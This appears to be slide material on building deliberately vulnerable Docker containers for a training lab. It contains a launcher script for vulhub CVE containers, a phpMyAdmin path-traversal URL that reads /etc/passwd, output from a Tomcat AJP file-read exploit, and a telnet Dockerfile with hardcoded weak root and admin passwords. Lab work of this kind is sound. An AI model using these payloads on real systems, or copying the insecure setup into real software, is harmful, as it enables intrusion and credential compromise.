Building Vulnerable Docker Containers (On Purpose)

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So You Want Vulnerabilities?

- https://github.com/vulhub/vulhub.git So many vulnerable containers
- https://github.com/6point6/vulnerable-docker-launcher Script that launches select vulnerable containers
- https://github.com/Jared-Harrington-Gibbs/Docker-Files Telnet in a container
- https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi Tomcat exploit code
- Modifications and all code will be posted to out GitHub page: https://github.com/securityweekly





```
#!/bin/bash
## WARNING: THIS SCRIPT CONTAINS SERVERAL CRITICAL VULNERABLITIES.
## FOR TEST PURPOSES ONLY. DO NOT RUN IN A PRODUCTION ENVIRONMENT!!!
## Vulnerables version 0.3
## A script to quickly start and stop docker containers.
DIRECTORY="./vulhub"
# Array of six default containers to start that have been
# carefully select to avoid port number conflicts. In total
# these will consume less than 1GB of system memory.
# HOST:CONTAINER
# Port 8084:
CONTAINERS[0]="$DIRECTORY/phpmyadmin/CVE-2018-12613/docker-compose.yml"
# Port 5000 and 8080:
CONTAINERS[1]="$DIRECTORY/jenkins/CVE-2018-1000861/docker-compose.yml"
# Port 8088: *
CONTAINERS[2]="$DIRECTORY/joomla/CVE-2017-8917/docker-compose.yml"
# Port 20022:
CONTAINERS[3]="$DIRECTORY/openssh/CVE-2018-15473/docker-compose.yml"
# Ports 8081 and 8009
CONTAINERS[4]="$DIRECTORY/tomcat/CVE-2020-1938/docker-compose.yml"
```

Ports 23
CONTAINERS[5]="\$DIRECTORY/telnetserver/docker-compose.yml"


```
# Randomly choose six vulnerable containers to start
#random () {
# }
# List all available containers
#list () {
# }
# Check system for requirements
init check () {
     # Check whether vulhub folder exists
     if [[ ! -d $DIRECTORY ]]
     then
          echo "The vulhub folder was not found. Download from <a href="https://github.com/vulhub/vulhub">https://github.com/vulhub/vulhub</a>"
          exit 1
     fi
     # Check whether docker is installed
     docker --version > /dev/null 2>&1
     if [[ $? -ne 0 ]]
     then
          echo "Docker is not installed. Read: <a href="https://docs.docker.com/get-docker/">https://docs.docker.com/get-docker/</a> "
          exit 3
     fi
     # Check whether docker-compose is installed
     docker-compose version > /dev/null 2>&1
     if [[ $? -ne 0 ]]
     then
          echo "Docker-compose is not installed. Read: <a href="https://docs.docker.com/compose/install/">https://docs.docker.com/compose/install/</a>"
          exit 3
     fi
```



```
# Start each container with docker-compose
start () {
    for i in "${CONTAINERS[@]}"
    do
        docker-compose -f "${i}" up -d
        if [[ $? -ne 0 ]]
        then
            exit 1 # Exit docker engine is not running
        fi
    done
dump () {
    for i in "${CONTAINERS[@]}"
    do
        cat "${i}"
    done
stop () {
    for i in "${CONTAINERS[@]}"
    do
        docker-compose -f "${i}" down -v
        if [[ $? -ne 0 ]]
        then
            echo "You may need to manually disable container(s) using docker."
            echo "To show running containers type: docker ps"
            #exit 1 # Exit docker engine is not running
        fi
    done
```

```
if [[ $1 == "start" ]]
then
    init check
    echo "Starting all docker containers..."
    start
elif [[ $1 == "stop" ]]
then
    init check
    echo "Stopping all docker containers ..."
    stop
elif [[ $1 == "dump" ]]
then
    echo "Dumping all docker container configs ..."
    dump
elif [[ $1 == "list" ]]
then
    echo -e "Listing all available Docker containers from vulhub."
    # TODO: List all the available Docker containers. Check if they are running.
else
    echo -e "\n\e[31m\e[1mVulnerables\e[0m: a quick and simple way of starting multiple Docker containers
from vulhub.\n"
    echo -e "Usage: $0 [start or stop]\n"
fi
```











http://localhost:8084/index.php?target=db_sql.php%253f/../../../../../../../etc/passwd









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O localhost:8081

Home Documentation Configuration Examples Wiki Mailing Lists

Find Help

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Apache Tomcat/9.0.30



If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:

Security Considerations How-To Manager Application How-To Clustering/Session Replication How-To Server Status

Manager App

Host Manager

Developer Quick Start

Tomcat Setup

Realms & AAA JDBC DataSources Examples

Servlet Specifications **Tomcat Versions**

Managing Tomcat

First Web Application

For security, access to the manager webapp is restricted. Users are defined in:

\$CATALINA HOME/conf/tomcat-users.xml

In Tomcat 9.0 access to the manager application is split between different users. Read more...

Release Notes

Changelog

Migration Guide

Security Notices

Documentation

Tomcat 9.0 Documentation

Tomcat 9.0 Configuration

Tomcat Wiki

Find additional important configuration information in:

\$CATALINA HOME/RUNNING.txt

Developers may be interested in:

Tomcat 9.0 Bug Database

Tomcat 9.0 JavaDocs

Tomcat 9.0 Git Repository at GitHub

Getting Help

FAQ and **Mailing Lists**

The following mailing lists are available:

tomcat-announce

Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users

User support and discussion

User support and discussion for Apache Taglibs

Development mailing list, including commit messages

Other Downloads

Tomcat Connectors Tomcat Native

Taglibs

Deployer

Other Documentation

Tomcat Connectors mod jk Documentation

Tomcat Native Deployer

Get Involved

Overview

Source Repositories Mailing Lists

Miscellaneous

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Who We Are <u>Heritage</u> Apache Home

Resources



```
i$ ./CNVD-2020-10487-Tomcat-Ajp-lfi.py 127.0.0.1 -p 8009 -f WEB-INF/web.xml
Getting resource at ajp13://127.0.0.1:8009/asdf
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements. See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License. You may obtain a copy of the License at
      http://www.apache.org/licenses/LICENSE-2.0
  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"</pre>
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app 4 0.xsd"
  version="4.0"
  metadata-complete="true">
  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>
 :/web-app>
```

root@localhost's password:

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. root@4d52163006bf:~#



```
FROM ubuntu:18.04
RUN apt-get update && \
   DEBIAN FRONTEND=noninteractive apt-get -y install openssl telnetd xinetd && \
    apt-get autoremove -y && \
    apt-get autoclean -y && \
    rm -rf /var/lib/apt/lists/*
RUN useradd -rm -d /home/admin -s /bin/bash -p $(openssl passwd -1 cisco) admin
RUN echo "root:toor" | chpasswd
RUN echo "# default: on \n \
    # description: The telnet server serves telnet sessions; it uses unencrypted username/password pairs for
authentication. \n \
    service telnet \n \
    { \n \
   disable = no \n \
                                                                                 version: '3.7'
    flags
             = REUSE \n \
                                                                                 services:
   socket type = stream \n \
                                                                                   telnetserver:
   wait = no \ n \
                                                                                     build: .
           = root \n \
   user
                                                                                     tty: true
                   = /usr/sbin/in.telnetd \n \
   server
                                                                                     ports:
    log on failure += USERID \n \
                                                                                       - "23:23"
    }" | tee -a /etc/xinetd.d/telnet && \
    rm -f /etc/securetty
```



ENTRYPOINT ["bash"]
CMD ["-c", "xinetd -dontfork -stayalive"]

```
💲 telnet localhost
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Ubuntu 18.04.6 LTS
17d0335328f8 login: admin
Password:
Last login: Wed Nov 17 15:38:06 UTC 2021 from wopr on pts/1
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.11.0-40-generic x86 64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
admin@17d0335328f8:~$
```

